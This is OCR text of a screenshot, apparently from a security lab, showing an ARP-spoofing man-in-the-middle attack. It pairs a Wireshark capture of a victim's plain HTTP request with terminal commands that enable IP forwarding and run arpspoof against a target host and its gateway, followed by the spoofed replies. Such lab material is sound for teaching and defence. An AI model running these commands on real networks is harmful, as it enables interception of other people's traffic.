


https curl



Host C wireshark


Capturing from eno1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.10.12 && http
No. Time Source Destination Protocol Length Info
7 0.408984794 192.168.10.12 34.223.124.45 HTTP 547 GET /online/ HTTP/1.1
Frame 7: 547 bytes on wire (4376 bits), 547 bytes captured (4376 bits) on interface eno1, id 0
Ethernet II, Src: Universa_3c:a4:47 (6c:0b:84:3c:a4:47), Dst: Universa_3c:a3:ae (6c:0b:84:3c:a3:ae)
Internet Protocol Version 4, Src: 192.168.10.12, Dst: 34.223.124.45
Transmission Control Protocol, Src Port: 45070, Dst Port: 80, Seq: 1, Ack: 1, Len: 481
Source Port: 45070
Destination Port: 80
[Stream index: 0]
[Conversation completeness: Incomplete (13)]
[TCP Segment Len: 481]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 2166938531
[Next Sequence Number: 482 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 3140044054
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 502
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0xe798 [unverified]
[Checksum Status: Unverified]
Sequence Number (tcp.seq), 4 bytes
Packets: 39 · Displayed: 1 (2.6%)
Profile: Default


it-security@office: ~
it-security@office: ~
it-security@office: ~
^[[A6c:b:84:3c:a3:ae 0:1a:8c:6c:4b:88 0806 42: arp reply 192.168.10.12 is-at 6c:b:84:3c:a4:47
6c:b:84:3c:a3:ae 6c:b:84:3c:a4:47 0806 42: arp reply 192.168.10.254 is-at 0:1a:8c:6c:4b:88
6c:b:84:3c:a3:ae 0:1a:8c:6c:4b:88 0806 42: arp reply 192.168.10.12 is-at 6c:b:84:3c:a4:47
it-security@office:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
it-security@office:~$ sudo arpspoof -i eno1 -t 192.168.10.12 192.168.10.254
6c:b:84:3c:a3:ae 6c:b:84:3c:a4:47 0806 42: arp reply 192.168.10.254 is-at 6c:b:84:3c:a3:ae